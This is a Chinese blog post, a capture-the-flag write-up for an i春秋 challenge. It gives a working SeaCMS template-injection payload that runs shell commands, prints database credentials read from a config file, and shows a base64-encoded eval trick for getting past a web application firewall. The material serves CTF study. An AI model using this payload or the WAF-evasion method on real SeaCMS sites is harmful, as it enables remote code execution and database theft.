i春秋 “百度杯”CTF比赛 九月场 Test

原创

「已注销」 于 2018-09-17 13:51:29 发布 723 收藏

分类专栏： i春秋

友链：https://cutt.ly/7777aaaa

本文链接：https://blog.csdn.net/include_heqile/article/details/82735944


https://www.ichunqiu.com/battalion?t=1&r=0

这道题还是蛮不错的，下面我来说一下解题思路

首先进入题目链接，然后搜索`seacms`相关漏洞，我直接使用了百度出来的第一条，`freebuf`上的一篇文章：

http://www.freebuf.com/vuls/150042.html

漏洞利用方式如下：



我们把`eval`改成`system`，把`9[]`改成我们想要执行的命令，即可遍历网站的目录，我看了很多文件，最后在`data`目录下找到了`common.inc.php`文件，打开查看：`payload`如下

```
searchtype=5&searchword=
{if{searchpage:year}&year=:s{searchpage:area}}&area=ys{searchpage:letter}&letter=tem{searchpage:lang}&yuyan=
(join{searchpage:jq}&jq=($_P{searchpage:ver}&ver=OST[9]))&9[]=cat ./data/common.inc.php
```

查看页面源代码：

```
<?php
//数据库连接信息
$cfg_dbhost = '127.0.0.1';
$cfg_dbname = 'seacms';
$cfg_dbuser = 'sea_user';
$cfg_dbpwd = '46e06533407e';
$cfg_dbprefix = 'sea_';
$cfg_db_language = 'utf8';
?>
```

然后我们使用`eval`执行`php`代码连接数据库：

```
$con=mysql_connect("127.0.0.1","sea_user","46e06533407e");
while($row=mysql_fetch_array(mysql_query("select database()")))
    var_dump($row);
```

得到数据库（其实上面的文件已经给出了。。。。。）

然后通过查询`information_schema.tables`获得数据库中的表，但是此时就会被拦截掉了，应该是`360`的`waf`，因为之前遍历目录的时候看到了`360safe`目录

其实这个很容易解决，既然它是过滤字符串，那我们就把字符串编码，因为我们可以使用`eval`执行各种代码，当然也可以对自己进行编码之后的字符串再进行解码，只需在`payload`中再加一个`eval`

现在我们把如下代码使用`base64`进行加密，框架是这样的：

```
eval(base64_decode(""));
```

在里面放上自己编码后的字符串即可
查询代码框架如下：

```
$con=mysql_connect("127.0.0.1","sea_user","46e06533407e");
while($row=mysql_fetch_array(mysql_query("填写你的注入语句")))
    var_dump($row);
```

最后就能得到`flag`了